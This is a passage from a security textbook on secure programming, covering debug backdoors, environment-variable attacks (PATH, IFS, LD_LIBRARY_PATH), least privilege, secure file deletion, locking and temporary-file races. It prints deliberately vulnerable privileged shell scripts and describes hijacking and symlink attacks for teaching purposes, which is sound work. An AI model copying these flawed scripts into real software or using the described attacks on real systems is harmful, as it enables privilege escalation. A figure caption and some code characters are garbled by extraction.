The implementation flaw that permits these attacks is that the initial sequence numbers used by many TCP/IP implementations are far too predictable. In addition, the sequence number is used to identify all packets belonging to a particular session. The TCP standard specifies that a new, different sequence number should be used for each connection so packets from previous connections can be distinguished. Potentially this could be a random number (subject to certain constraints). However, many implementations used a highly predictable algorithm to generate the next initial sequence number. The combination of the implied use of the sequence number as an identifier and authenticator of packets belonging to a specific TCP session and the failure to make them sufficiently unpredictable enables the attack to occur. A number of recent operating system releases now support truly randomized initial sequence numbers. Such systems are immune to these types of attacks.

Another variant of this issue is when the programmers deliberately include additional code in a program to help test and debug it. While this is valid during program development, all too often this code remains in production releases of a program. At the very least, this code could inappropriately release information to a user of the program. At worst, it may permit a user to bypass security checks or other program limitations and perform actions they would not otherwise be allowed to perform. This type of vulnerability was seen in the `sendmail` mail delivery program in the late 1980s and famously exploited by the Morris Internet Worm. The implementers of `sendmail` had left in support for a `DEBUG` command that allowed the user to remotely query and control the running program [SPAF89]. The Worm used this feature to infect systems running versions of `sendmail` with this vulnerability. The problem was aggravated because the `sendmail` program ran using superuser privileges and hence had unlimited access to change the system. We will discuss the issue of minimizing privileges further in Section 11.4.

A further example concerns the implementation of an interpreter for a high- or intermediate-level languages. The assumption is that the interpreter correctly implements the specified program code. Failure to adequately reflect the language semantics could result in bugs that an attacker might exploit. This was clearly seen when some early implementations of the Java Virtual Machine (JVM) inadequately implemented the security checks specified for remotely sourced code, such as in applets [DEFW96]. These implementations permitted an attacker to introduce code remotely, such as on a webpage, but trick the JVM interpreter into treating them as

locally sourced and hence trusted code with much greater access to the local system and data.

These examples illustrate the care that is needed when designing and implementing a program. It is important to specify assumptions carefully, such as that generated random number should indeed be unpredictable, in order to ensure that these assumptions are satisfied by the resulting program code. Traditionally these specifications and checks are handled informally, as design goals and code comments. An alternative is the use of formal methods in software development and analysis that ensures the software is correct by construction. Such approaches have been known for many years, but have also been considered too complex and difficult for general use. One area where they have been used is in the development of trusted computing systems, as we will discuss in Chapter 27. However, NISTIR 8151 notes that this is changing, and encourages their further development and more widespread use. It is also very important to identify debugging and testing extensions to the program and to ensure that they are removed or disabled before the program is distributed and used.

Ensuring that Machine Language Corresponds to Algorithm

The second issue concerns the correspondence between the algorithm specified in some programming language and the machine instructions that are run to implement it. This issue is one that is largely ignored by most programmers. The assumption is that the compiler or interpreter does indeed generate or execute code that validly implements the language statements. When this is considered, the issue is typically one of efficiency, usually addressed by specifying the required level of optimization flags to the compiler.

With compiled languages, as Ken Thompson famously noted in [THOM84], a malicious compiler programmer could include instructions in the compiler to emit additional code when some specific input statements were processed. These statements could even include part of the compiler, so that these changes could be reinserted when the compiler source code was compiled, even after all trace of them had been removed from the compiler source. If this were done, the only evidence of these changes would be found in the machine code. Locating this would require careful comparison of the generated machine code with the original source. For large programs, with many source files, this would be an exceedingly slow and difficult task, one that, in general, is very unlikely to be done.

The development of trusted computer systems with very high assurance level is the one area where this level of checking is required. Specifically, certification of computer systems using a Common Criteria assurance level of EAL 7 requires validation of the correspondence among design, source code, and object code. We will discuss this further in Chapter 27.

Correct Interpretation of Data Values

The next issue concerns the correct interpretation of data values. At the most basic level, all data on a computer are stored as groups of binary bits. These are generally saved in bytes of memory, which may be grouped together as a larger unit, such as a word or longword value. They may be accessed and manipulated in memory, or they

may be copied into processor registers before being used. Whether a particular group of bits is interpreted as representing a character, an integer, a floating-point number, a memory address (pointer), or some more complex interpretation depends on the program operations used to manipulate it and ultimately on the specific machine instructions executed. Different languages provide varying capabilities for restricting and validating assumptions on the interpretation of data in variables. If the language includes strong typing, then the operations performed on any specific type of data will be limited to appropriate manipulations of the values.[6] This greatly reduces the likelihood of inappropriate manipulation and use of variables introducing a flaw in the program. Other languages, though, allow a much more liberal interpretation of data and permit program code to explicitly change their interpretation. The widely used language C has this characteristic, as we discussed in Section 10.1. In particular, it allows easy conversion between interpreting variables as integers and interpreting them as memory addresses (pointers). This is a consequence of the close relationship between C language constructs and the capabilities of machine language instructions, and it provides significant benefits for system level programming. Unfortunately, it also allows a number of errors caused by the inappropriate manipulation and use of pointers. The prevalence of buffer overflow issues, as we discussed in Chapter 10, is one consequence. A related issue is the occurrence of errors due to the incorrect manipulation of pointers in complex data structures, such as linked lists or trees, resulting in corruption of the structure or changing of incorrect data values. Any such programming bugs could provide a means for an attacker to subvert the correct operation of a program or simply to cause it to crash.

The best defense against such errors is to use a strongly typed programming language. However, even when the main program is written in such a language, it will still access and use operating system services and standard library routines, which are currently most likely written in languages like C, and could potentially contain such flaws. The only counter to this is to monitor any bug reports for the system being used and to try and not use any routines with known, serious bugs. If a loosely typed language like C is used, then due care is needed whenever values are cast between data types to ensure that their use remains valid.

Correct Use of Memory

Related to the issue of interpretation of data values is the allocation and management of dynamic memory storage, generally using the process heap. Many programs, which manipulate unknown quantities of data, use dynamically allocated memory to store data when required. This memory must be allocated when needed and released when done. If a program fails to correctly manage this process, the consequence may be a steady reduction in memory available on the heap to the point where it is completely exhausted. This is known as a **memory leak**, and often the program will crash once the available memory on the heap is exhausted. This provides an obvious mechanism for an attacker to implement a denial-of-service attack on such a program.

[6]Provided that the compiler or interpreter does not contain any bugs in the translation of the high-level language statements to the machine instructions actually executed.

Many older languages, including C, provide no explicit support for dynamically allocated memory. Instead support is provided by explicitly calling standard library routines to allocate and release memory. Unfortunately, in large, complex programs, determining exactly when dynamically allocated memory is no longer required can be a difficult task. As a consequence, memory leaks in such programs can easily occur and can be difficult to identify and correct. There are library variants that implement much higher levels of checking and debugging such allocations that can be used to assist this process.

Other languages like Java and C++ manage memory allocation and release automatically. While such languages do incur an execution overhead to support this automatic management, the resulting programs are generally far more reliable. The use of such languages is strongly encouraged to avoid memory management problems.

Preventing Race Conditions with Shared Memory

Another topic of concern is management of access to common, shared memory by several processes or threads within a process. Without suitable synchronization of accesses, it is possible that values may be corrupted, or changes lost, due to overlapping access, use, and replacement of shared values. The resulting **race condition** occurs when multiple processes and threads compete to gain uncontrolled access to some resource. This problem is a well-known and documented issue that arises when writing concurrent code, whose solution requires the correct selection and use of appropriate synchronization primitives. Even so, it is neither easy nor obvious what is the most appropriate and efficient choice. If an incorrect sequence of synchronization primitives is chosen, it is possible for the various processes or threads to deadlock, each waiting on a resource held by the other. There is no easy way of recovering from this flaw without terminating one or more of the programs. An attacker could trigger such a deadlock in a vulnerable program to implement a denial-of-service upon it. In large complex applications, ensuring that deadlocks are not possible can be very difficult. Care is needed to carefully design and partition the problem to limit areas where access to shared memory is needed and to determine the best primitives to use.

11.4 INTERACTING WITH THE OPERATING SYSTEM AND OTHER PROGRAMS

The third component of our model of computer programs is that it executes on a computer system under the control of an operating system. This aspect of a computer program is often not emphasized in introductory programming courses; however, from the perspective of writing secure software, it is critical. Excepting dedicated embedded applications, in general, programs do not run in isolation on most computer systems. Rather, they run under the control of an operating system that mediates access to the resources of that system and shares their use between all the currently executing programs.

The operating system constructs an execution environment for a process when a program is run, as illustrated in Figure 10.4. In addition to the code and data for the

program, the process includes information provided by the operating system. These include environment variables, which may be used to tailor the operation of the program, and any command-line arguments specified for the program. All such data should be considered external inputs to the program whose values need validation before use, as discussed in Section 11.2.

Generally these systems have a concept of multiple users on the system. Resources, like files and devices, are owned by a user and have permissions granting access with various rights to different categories of users. We discussed these concepts in detail in Chapter 4. From the perspective of software security, programs need access to the various resources, such as files and devices, they use. Unless appropriate access is granted, these programs will likely fail. However, excessive levels of access are also dangerous because any bug in the program could then potentially compromise more of the system.

There are also concerns when multiple programs access shared resources, such as a common file. This is a generalization of the problem of managing access to shared memory, which we discussed in Section 11.3. Many of the same concerns apply, and appropriate synchronization mechanisms are needed.

We now discuss each of these issues in more detail.

Environment Variables

Environment variables are a collection of string values inherited by each process from its parent that can affect the way a running process behaves. The operating system includes these in the process's memory when it is constructed. By default, they are a copy of the parent's environment variables. However, the request to execute a new program can specify a new collection of values to use instead. A program can modify the environment variables in its process at any time, and these in turn will be passed to its children. Some environment variable names are well known and used by many programs and the operating system. Others may be custom to a specific program. Environment variables are used on a wide variety of operating systems, including all UNIX variants, DOS and Microsoft Windows systems, and others.

Well-known environment variables include the variable `PATH`, which specifies the set of directories to search for any given command; `IFS`, which specifies the word boundaries in a shell script; and `LD_LIBRARY_PATH`, which specifies the list of directories to search for dynamically loadable libraries. All of these have been used to attack programs.

The security concern for a program is that these provide another path for untrusted data to enter a program and hence need to be validated. The most common use of these variables in an attack is by a local user on some system attempting to gain increased privileges on the system. The goal is to subvert a program that grants superuser or administrator privileges, coercing it to run code of the attacker's selection with these higher privileges.

Some of the earliest attacks using environment variables targeted shell scripts that executed with the privileges of their owner rather than the user running them. Consider the simple example script shown in Figure 11.6a. This script, which might be used by an ISP, takes the identity of some user, strips any domain specification if included, and then retrieves the mapping for that user to an IP address. Because that

information is held in a directory of privileged user accounting information, general access to that directory is not granted. Instead, the script is run with the privileges of its owner, which does have access to the relevant directory. This type of simple utility script is very common on many systems. However, it contains a number of serious flaws. The first concerns the interaction with the `PATH` environment variable. This simple script calls two separate programs: `sed` and `grep`. The programmer assumes that the standard system versions of these scripts would be called. But they are specified just by their filename. To locate the actual program, the shell will search each directory named in the `PATH` variable for a file with the desired name. The attacker simply has to redefine the `PATH` variable to include a directory they control, which contains a program called `grep`, for example. Then when this script is run, the attacker's `grep` program is called instead of the standard system version. This program can do whatever the attacker desires, with the privileges granted to the shell script. To address this vulnerability, the script could be rewritten to use absolute names for each program. This avoids the use of the `PATH` variable, though at a cost in readability and portability. Alternatively, the `PATH` variable could be reset to a known default value by the script, as shown in Figure 11.6b. Unfortunately, this version of the script is still vulnerable, this time due to the `IFS` environment variable. This is used to separate the words that form a line of commands. It defaults to a space, tab, or newline character. However, it can be set to any sequence of characters. Consider the effect of including the "=" character in this set. Then the assignment of a new value to the `PATH` variable is interpreted as a command to execute the program `PATH` with the list of directories as its argument. If the attacker has also changed the `PATH` variable to include a directory with an attack program `PATH`, then this will be executed when the script is run. It is essentially impossible to prevent this form of attack on a shell script. In the worst case, if the script executes as the root user, then total compromise of the system is possible. Some recent UNIX systems do block the setting of critical environment variables such as these for programs executing as root. However, that does not prevent attacks on programs running as other users, possibly with greater access to the system.

It is generally recognized that writing secure, privileged shell scripts is very difficult. Hence their use is strongly discouraged. At best, the recommendation is

```
#!/bin/bash
user=`echo $1   |sed 's/@.*$//'`
grep $user /var/local/accounts/ipaddrs
```

(a) Example vulnerable privileged shell script

```
#!/bin/bash
PATH="/sbin:/bin:/usr/sbin:/usr/bin"
export PATH
user=`echo $1   |sed 's/@.*$//'`
grep $user /var/local/accounts/ipaddrs
```

(b) Still vulnerable privileged shell script

Figure 11.6 Vulnerable Shell Scripts

to change only the group, rather than user, identity and to reset all critical environment variables. This at least ensures the attack cannot gain superuser privileges. If a scripted application is needed, the best solution is to use a compiled wrapper program to call it. The change of owner or group is done using the compiled program, which then constructs a suitably safe set of environment variables before calling the desired script. Correctly implemented, this provides a safe mechanism for executing such scripts. A very good example of this approach is the use of the `suexec` wrapper program by the Apache Web server to execute user CGI scripts. The wrapper program performs a rigorous set of security checks before constructing a safe environment and running the specified script.

Even if a compiled program is run with elevated privileges, it may still be vulnerable to attacks using environment variables. If this program executes another program, depending on the command used to do this, the `PATH` variable may still be used to locate it. Hence any such program must reset this to known safe values first. This at least can be done securely. However, there are other vulnerabilities. Essentially all programs on modern computer systems use functionality provided by standard library routines. When the program is compiled and linked, the code for these standard libraries could be included in the executable program file. This is known as a static link. With the use of static links every program loads its own copy of these standard libraries into the computer's memory. This is wasteful, as all these copies of code are identical. Hence most modern systems support the concept of dynamic linking. A dynamically linked executable program does not include the code for common libraries, but rather has a table of names and pointers to all the functions it needs to use. When the program is loaded into a process, this table is resolved to reference a single copy of any library, shared by all processes needing it on the system. However, there are reasons why different programs may need different versions of libraries with the same name. Hence there is usually a way to specify a list of directories to search for dynamically loaded libraries. On many UNIX systems this is the `LD_LIBRARY_PATH` environment variable. Its use does provide a degree of flexibility with dynamic libraries. But again it also introduces a possible mechanism for attack. The attacker constructs a custom version of a common library, placing the desired attack code in a function known to be used by some target, dynamically linked program. Then by setting the `LD_LIBRARY_PATH` variable to reference the attacker's copy of the library first, when the target program is run and calls the known function, the attacker's code is run with the privileges of the target program. To prevent this type of attack, a statically linked executable can be used, at a cost of memory efficiency. Alternatively, again some modern operating systems block the use of this environment variable when the program executed runs with different privileges.

Lastly, apart from the standard environment variables, many programs use custom variables to permit users to generically change their behavior just by setting appropriate values for these variables in their startup scripts. Again, such use means these variables constitute untrusted input to the program that needs to be validated. One particular danger is to merge values from such a variable with other information into some buffer. Unless due care is taken, a buffer overflow can occur, with consequences as we discussed in Chapter 10. Alternatively, any of the issues with correct interpretation of textual information we discussed in Section 11.2 could also apply.

All of these examples illustrate how care is needed to identify the way in which a program interacts with the system in which it executes and to carefully consider the security implications of these assumptions.

Using Appropriate, Least Privileges

The consequence of many of the program flaws we discuss in both this chapter and in Chapter 10 is that the attacker is able to execute code with the privileges and access rights of the compromised program or service. If these privileges are greater than those available already to the attacker, then this results in a **privilege escalation**, an important stage in the overall attack process. Using the higher levels of privilege may enable the attacker to make changes to the system, ensuring future use of these greater capabilities. This strongly suggests that programs should execute with the least amount of privileges needed to complete their function. This is known as the principle of **least privilege** and is widely recognized as a desirable characteristic in a secure program.

Normally when a user runs a program, it executes with the same privileges and access rights as that user. Exploiting flaws in such a program does not benefit an attacker in relation to privileges, although the attacker may have other goals, such as a denial-of-service attack on the program. However, there are many circumstances when a program needs to utilize resources to which the user is not normally granted access. This may be to provide a finer granularity of access control than the standard system mechanisms support. A common practice is to use a special system login for a service and make all files and directories used by the service assessable only to that login. Any program used to implement the service runs using the access rights of this system user and is regarded as a privileged program. Different operating systems provide different mechanisms to support this concept. UNIX systems use the set user or set group options. The access control lists used in Windows systems provide a means to specify alternate owner or group access rights if desired. We discussed such access control concepts elaborately in Chapter 4.

Whenever a privileged program runs, care must be taken to determine the appropriate user and group privileges required. Any such program is a potential target for an attacker to acquire additional privileges, as we noted in the discussion of concerns regarding environment variables and privileged shell scripts. One key decision involves whether to grant additional user or just group privileges. Where appropriate the latter is generally preferred. This is because on UNIX and related systems, any file created will have the user running the program as the file's owner, enabling users to be more easily identified. If additional special user privileges are granted, this special user is the owner of any new files, masking the identity of the user running the program. However, there are circumstances when providing privileged group access is not sufficient. In those cases care is needed to manage, and log if necessary, use of these programs.

Another concern is ensuring that any privileged program can modify only those files and directories necessary. A common deficiency found with many privileged programs is for them to have ownership of all associated files and directories. If the program is then compromised, the attacker has greater scope for modifying and corrupting the system. This violates the principle of least privilege. A very common example of this poor practice is seen in the configuration of many Web servers and their

document directories. On most systems the Web server runs with the privilege of a special user, commonly `www` or similar. Generally the Web server only needs the ability to read files it is serving. The only files it needs write access to are those used to store information provided by CGI scripts, file uploads, and the like. All other files should have write access to the group of users managing them, but not the Web server. However, common practice by system managers with insufficient security awareness is to assign the ownership of most files in the Web document hierarchy to the Web server. Consequently, should the Web server be compromised, the attacker can then change most of the files. The widespread occurrence of Web defacement attacks is a direct consequence of this practice. The server is typically compromised by an attack such as the PHP remote code injection attack we discussed in Section 11.2. This allows the attacker to run any PHP code of their choice with the privileges of the Web server. The attacker may then replace any pages the server has write access to. The result is almost certain embarrassment for the organization. If the attacker accesses or modifies form data saved by previous CGI script users, then more serious consequences can result.

Care is needed to assign the correct file and group ownerships to files and directories managed by privileged programs. Problems can manifest particularly when a program is moved from one computer system to another or when there is a major upgrade of the operating system. The new system might use different defaults for such users and groups. If all affected programs, files, and directories are not correctly updated, then either the service will fail to function as desired, or worse, may have access to files it should not, which may result in corruption of files. Again this may be seen in moving a Web server to a newer, different system, where the Web server user might change from `www` to `www-data`. The affected files may not just be those in the main Web server document hierarchy but may also include files in users' public Web directories.

The greatest concerns with privileged programs occur when such programs execute with root or administrator privileges. These provide very high levels of access and control to the system. Acquiring such privileges is typically the major goal of an attacker on any system. Hence any such privileged program is a key target. The principle of least privilege indicates that such access should be granted as rarely and as briefly as possible. Unfortunately, due to the design of operating systems and the need to restrict access to underlying system resources, there are circumstances when such access must be granted. Classic examples include the programs used to allow a user to login or to change passwords on a system; such programs are only accessible to the root user. Another common example is network servers that need to bind to a privileged service port.[7] These include Web, Secure Shell (SSH), SMTP mail delivery, DNS, and many other servers. Traditionally, such server programs executed with root privileges for the entire time they were running. Closer inspection of the privilege requirements reveals that they only need root privileges to initially bind to the desired privileged port. Once this is done the server programs could reduce their user privileges to those of another special system user. Any subsequent attack is then much less significant. The problems resulting from the numerous security bugs in the once widely used `sendmail` mail delivery program are a direct consequence of it being a large, complex monolithic program that ran continuously as the root user.

[7]Privileged network services use port numbers less than 1024. On UNIX and related systems, only the root user is granted the privilege to bind to these ports.

We now recognize that good defensive program design requires that large, complex programs be partitioned into smaller modules, each granted the privileges they require, only for as long as they need them. This form of program modularization provides a greater degree of isolation between the components, reducing the consequences of a security breach in one component. In addition, being smaller, each component module is easier to test and verify. Ideally the few components that require elevated privileges can be kept small and subject to much greater scrutiny than the remainder of the program. The popularity of the `postfix` mail delivery program, now widely replacing the use of `sendmail` in many organizations, is partly due to its adoption of these more secure design guidelines.

A further technique to minimize privilege is to run potentially vulnerable programs in some form of sandbox that provides greater isolation and control of the executing program from the wider system. The runtime for code written in languages such as Java includes this type of functionality. Alternatively, UNIX-related systems provide the `chroot` system function to limit a program's view of the file system to just one carefully configured and isolated section of the file system. This is known as a chroot jail. Provided this is configured correctly, even if the program is compromised, it may only access or modify files in the chroot jail section of the file system. Unfortunately, correct configuration of a chroot jail is difficult. If created incorrectly, the program may either fail to run correctly or worse may still be able to interact with files outside the jail. While the use of a chroot jail can significantly limit the consequences of compromise, it is not suitable for all circumstances, and nor is it a complete security solution. A further recently developed alternative for this is the use of containers, also known as application virtualization, which we will discuss in Section 12.8.

Systems Calls and Standard Library Functions

Except on very small, embedded systems, no computer program contains all of the code it needs to execute. Rather, programs make calls to the operating system to access the system's resources and to standard library functions to perform common operations. When using such functions, programmers commonly make assumptions about how they actually operate. Most of the time they do indeed seem to perform as expected. However, there are circumstances when the assumptions a programmer makes about these functions are not correct. The result can be that the program does not perform as expected. Part of the reason for this is that programmers tend to focus on the particular program they are developing and view it in isolation. However, on most systems this program will simply be one of many running and sharing the available system resources. The operating system and library functions attempt to manage their resources in a manner that provides the best performance to all the programs running on the system. This does result in requests for services being buffered, resequenced, or otherwise modified to optimize system use. Unfortunately, there are times when these optimizations conflict with the goals of the program. Unless the programmer is aware of these interactions and explicitly codes for them, the resulting program may not perform as expected.

An excellent illustration of these issues is given by Venema in his discussion of the design of a secure file shredding program [VENE06]. The problem is how to

securely delete a file so its contents cannot subsequently be recovered. Just using the standard file delete utility or system call does not suffice, as this simply removes the linkage between the file's name and its contents. The contents still exist on the disk until those blocks are eventually reused in another file. Reversing this operation is relatively straightforward, and undelete programs have existed for many years to do this. Even when blocks from a deleted file are reused, the data in the files can still be recovered because not all traces of the previous bit values are removed [GUTM96]. Consequently, the standard recommendation is to repeatedly overwrite the data contents with several distinct bit patterns to minimize the likelihood of the original data being recovered. Hence a secure file shredding program might perhaps implement the algorithm like that shown in Figure 11.7a. However, when an obvious implementation of this algorithm is tried, the file contents were still recoverable afterwards. Venema details a number of flaws in this algorithm that mean the program does not behave as expected. These flaws relate to incorrect assumptions about how the relevant system functions operate and include the following:

- When the file is opened for writing, the system will write the new data to same disk blocks as the original data. In practice, the operating system may well assume that the existing data are no longer required, remove them from association with the file, then allocate new unused blocks to write the data to. What the program should do is open the file for update, indicating to the operating system that the existing data are still required.
- When the file is overwritten with pattern, the data are written immediately to disk. In the first instance the data are copied into a buffer in the application, managed by the standard library file I/O routines. These routines delay writing this buffer until it is sufficiently full, the program flushes the buffer, or the file is closed. If the file is relatively small, this buffer may never fill up before the program loops round, seeks back to the start of the file, and writes the next pattern. In such a case the library code will decide that because the previously written data have changed, there is no need to write the data to disk. The program needs to explicitly insist that the buffer be flushed after each pattern is written.
- When the I/O buffers are flushed and the file is closed, the data are then written to disk. However, there is another layer of buffering in the operating system's file handling code. This layer buffers information being read from and written to files by all of the processes currently running on the computer system. It then reorders and schedules these data for reading and writing to make the most efficient use of physical device accesses. Even if the program flushes the data out of the application buffer into the file system buffer, the data will not be immediately written. If new replacement data are flushed from the program, again they will most likely replace the previous data and not be written to disk, because the file system code will assume that the earlier values are no longer required. The program must insist that the file system synchronize the data with the values on the device in order to ensure that the data are physically transferred to the device. However, doing this results in a performance penalty on the system because it forces device accesses to occur at less than optimal times. This penalty impacts not just this file shredding program but every program currently running on the system.

```
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111,
...]
open file for writing
for each pattern
   seek to start of file
   overwrite file contents with pattern
close file
remove file
```

(a) Initial secure file shredding program algorithm

```
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111,
...]
open file for update
for each pattern
   seek to start of file
   overwrite file contents with pattern
   flush application write buffers
   sync file system write buffers with device
close file
remove file
```

(b) Better secure file shredding program algorithm

Figure 11.7 Example Global Data Overflow Attack

With these changes, the algorithm for a secure file shredding program changes to that shown in Figure 11.7b. This is certainly more likely to achieve the desired result; however, examined more closely, there are yet more concerns.

Modern disk drives and other storage devices are managed by smart controllers, which are dedicated processors with their own memory. When the operating system transfers data to such a device, the data are stored in buffers in the controller's memory. The controller also attempts to optimize the sequence of transfers to the actual device. If it detects that the same data block is being written multiple times, the controller may discard the earlier data values. To prevent this the program needs some way to command the controller to write all pending data. Unfortunately, there is no standard mechanism on most operating systems to make such a request. When Apple was developing its MacOS secure file delete program, it found it necessary to create an additional file control option[8] to generate this command. And its use incurs a further performance penalty on the system. But there are still more problems. If the device is a nonmagnetic disk (e.g., a flash memory drive), then their controllers try to minimize the number of writes to any block. This is because such devices only support a limited number of rewrites to any block. Instead they may allocate new blocks when data are rewritten instead of reusing the existing block. Also, some types of journaling file systems keep records of all changes made to files to enable fast recovery after a disk crash. But these records can be used to access previous data contents.

[8]The Mac OS X F_FULLFSYNC fcntl system call commands the drive to flush all buffered data to permanent storage.

All of this indicates that writing a secure file shredding program is actually an extremely difficult exercise. There are so many layers of code involved, each of which makes assumptions about what the program really requires in order to provide the best performance. When these assumptions conflict with the actual goals of the program, the result is that the program fails to perform as expected. A secure programmer needs to identify such assumptions and resolve any conflicts with the program goals. Because identifying all relevant assumptions may be very difficult, it also means exhaustively testing the program to ensure that it does indeed behave as expected. When it does not, the reasons should be determined and the invalid assumptions identified and corrected.

Venema concludes his discussion by noting that in fact the program may actually be solving the wrong problem. Rather than trying to destroy the file contents before deletion, a better approach may in fact be to overwrite all currently unused blocks in the file systems and swap space, including those recently released from deleted files.

Preventing Race Conditions with Shared System Resources

There are circumstances in which multiple programs need to access a common system resource, often a file containing data created and manipulated by multiple programs. Examples include mail client and mail delivery programs sharing access to a user's mailbox file, or various users of a Web CGI script updating the same file used to save submitted form values. This is a variant of the issue, discussed in Section 11.3—synchronizing access to shared memory. As in that case, the solution is to use an appropriate synchronization mechanism to serialize the accesses to prevent errors. The most common technique is to acquire a lock on the shared file, ensuring that each process has appropriate access in turn. There are several methods used for this, depending on the operating system in use.

The oldest and most general technique is to use a lockfile. A process must create and own the lockfile in order to gain access to the shared resource. Any other process that detects the existence of a lockfile must wait until it is removed before creating its own to gain access. There are several concerns with this approach. First, it is purely advisory. If a program chooses to ignore the existence of the lockfile and access the shared resource, then the system will not prevent this. All programs using this form of synchronization must cooperate. A more serious flaw occurs in the implementation. The obvious implementation is first to check that the lockfile does not exist then create it. Unfortunately, this contains a fatal deficiency. Consider two processes each attempting to check and create this lockfile. The first checks and determines that the lockfile does not exist. However, before it is able to create the lockfile, the system suspends the process to allow other processes to run. At this point the second process also checks that the lockfile does not exist, creates it, and proceeds to start using the shared resource. Then it is suspended and control returns to the first process, which proceeds to also create the lockfile and access the shared resource at the same time. The data in the shared file will then likely be corrupted. This is a classic illustration of a race condition. The problem is that the process of checking the lockfile does not exist, and then creating the lockfile must be executed one after the other, without the possibility of interruption. This is known as an **atomic operation**. The correct implementation in this case is not to test separately for the

presence of the lockfile, but always to attempt to create it. The specific options used in the file create state that if the file already exists, then the attempt must fail and return a suitable error code. If it fails, the process waits for a period and then tries again until it succeeds. The operating system implements this function as an atomic operation, providing guaranteed controlled access to the resource. While the use of a lockfile is a classic technique, it has the advantage that the presence of a lock is quite clear because the lockfile is seen in a directory listing. It also allows the administrator to easily remove a lock left by a program that either crashed or otherwise failed to remove the lock.

There are more modern and alternative locking mechanisms available for files. These may be advisory and/or mandatory, where the operating system guarantees that a locked file cannot be accessed inappropriately. The issue with mandatory locks is the mechanisms for removing them should the locking process crash or otherwise not release the lock. These mechanisms are also implemented differently on different operating systems. Hence care is needed to ensure that the chosen mechanism is used correctly.

Figure 11.8 illustrates the use of the advisory `flock` call in a Perl script. This might typically be used in a Web CGI form handler to append information provided by a user to this file. Subsequently another program, also using this locking mechanism, could access the file and process and remove these details. Note that there are subtle complexities related to locking files using different types of read or write access. Suitable program or function references should be consulted on the correct use of these features.

Safe Temporary File Use

Many programs need to store a temporary copy of data while they are processing the data. A temporary file is commonly used for this purpose. Most operating systems provide well-known locations for placing temporary files and standard functions for naming and creating them. The critical issue with temporary files is that they are unique and not accessed by other processes. In a sense, this is the opposite problem

```
#!/usr/bin/perl
#
$EXCL_LOCK = 2;
$UNLOCK    = 8;
$FILENAME   = "forminfo.dat";

# open data file and acquire exclusive access lock
open (FILE, ">> $FILENAME") | | die "Failed to open $FILENAME \n";
flock FILE, $EXCL_LOCK;
… use exclusive access to the forminfo file to save details
# unlock and close file
flock FILE, $UNLOCK;
close(FILE);
```

Figure 11.8 Perl File Locking Example

to managing access to a shared file. The most common technique for constructing a temporary filename is to include a value such as the process identifier. As each process has its own distinct identifier, this should guarantee a unique name. The program generally checks to ensure that the file does not already exist, perhaps left over from a crash of a previous program, then creates the file. This approach suffices from the perspective of reliability but not with respect to security.

Again the problem is that an attacker does not play by the rules. The attacker could attempt to guess the temporary filename a privileged program will use. The attacker then attempts to create a file with that name in the interval between the program checking the file does not exist and subsequently creating it. This is another example of a race condition, very similar to that when two processes race to access a shared file when locks are not used. There is a famous example, reported in [WHEE03], of some versions of the tripwire file integrity program[9] suffering from this bug. The attacker would write a script that made repeated guesses on the temporary filename used and create a symbolic link from that name to the password file. Access to the password file was restricted, so the attacker could not write to it. However, the tripwire program runs with root privileges, giving it access to all files on the system. If the attacker succeeds, then tripwire will follow the link and use the password file as its temporary file, destroying all user login details and denying access to the system until the administrators can replace the password file with a backup copy. This was a very effective and inconvenient denial-of-service attack on the targeted system. This illustrates the importance of securely managing temporary file creation.

Secure temporary file creation and use preferably requires the use of a random temporary filename. The creation of this file should be done using an atomic system primitive, as is done with the creation of a lockfile. This prevents the race condition and hence the potential exploit of this file. The standard C function `mkstemp`() is suitable; however, the older functions `tmpfile`(), `tmpnam`(), and `tempnam`() are all insecure unless used with care. It is also important that the minimum access is given to this file. In most cases only the effective owner of the program creating this file should have any access. The GNOME Programming Guidelines recommend using the C code shown in Figure 11.9 to create a temporary file in a shared directory on Linux and UNIX systems. Although this code calls the insecure `tempnam`() function, it uses a loop with appropriately restrictive file creation flags to counter its security deficiencies. Once the program has finished using the file, it must be closed and unlinked. Perl programmers can use the File::Temp module for secure temporary file creation. Programmers using other languages should consult appropriate references for suitable methods.

When the file is created in a shared temporary directory, the access permissions should specify that only the owner of the temporary file, or the system administrators, should be able to remove it. This is not always the default permission setting, which

[9]Tripwire is used to scan all directories and files on a system, detecting any important files that have unauthorized changes. Tripwire can be used to detect attempts to subvert the system by an attacker. It can also detect incorrect program behavior that is causing unexpected changes to files.

```
char *filename;
int fd;
do {
   filename = tempnam (NULL, "foo");
   fd = open (filename, O CREAT | O EXCL | O TRUNC | O RDWR, 0600);
   free (filename);
} while (fd == -1);
```

Figure 11.9 **C Temporary File Creation Example**

must be corrected to enable secure use of such files. On Linux and UNIX systems this requires setting the sticky permission bit on the temporary directory, as we discussed in Sections 4.4 and 25.3.

Interacting with Other Programs

As well as using functionality provided by the operating system and standard library functions, programs may also use functionality and services provided by other programs. Unless care is taken with this interaction, failure to identify assumptions about the size and interpretation of data flowing among different programs can result in security vulnerabilities. We discussed a number of issues related to managing program input in Section 11.2 and program output in Section 11.5. The flow of information between programs can be viewed as output from one forming input to the other. Such issues are of particular concern when the program being used was not originally written with this wider use as a design issue and hence did not adequately identify all the security concerns that might arise. This occurs particularly with the current trend of providing Web interfaces to programs that users previously ran directly on the server system. While ideally all programs should be designed to manage security concerns and be written defensively, this is not the case in reality. Hence the burden falls on the newer programs, utilizing these older programs, to identify and manage any security issues that may arise.

A further concern relates to protecting the confidentiality and integrity of the data flowing among various programs. When these programs are running on the same computer system, appropriate use of system functionality such as pipes or temporary files provides this protection. If the programs run on different systems, linked by a suitable network connection, then appropriate security mechanisms should be employed by these network connections. Alternatives include the use of IP Security (IPSec), Transport Layer/Secure Socket Layer Security (TLS/SSL), or Secure Shell (SSH) connections. Even when using well regarded, standardized protocols, care is needed to ensure they use strong cryptography, as weaknesses have been found in a number of algorithms and their implementations [SIMP11]. We will discuss some of these alternatives in Chapter 22.

Suitable detection and handling of exceptions and errors generated by program interaction is also important from a security perspective. When one process invokes another program as a child process, it should ensure that the program terminates correctly and accept its exit status. It must also catch and process signals resulting from interaction with other programs and the operating system.

11.5 HANDLING PROGRAM OUTPUT

The final component of our model of computer programs is the generation of output as a result of the processing of input and other interactions. This output might be stored for future use (e.g., in files or a database), or be transmitted over a network connection, or be destined for display to some user. As with program input, the output data may be classified as binary or textual. Binary data may encode complex structures, such as requests to an X-Windows display system to create and manipulate complex graphical interface display components. Or the data could be complex binary network protocol structures. If representing textual information, the data will be encoded using some character set and possibly representing some structured output, such as HTML.

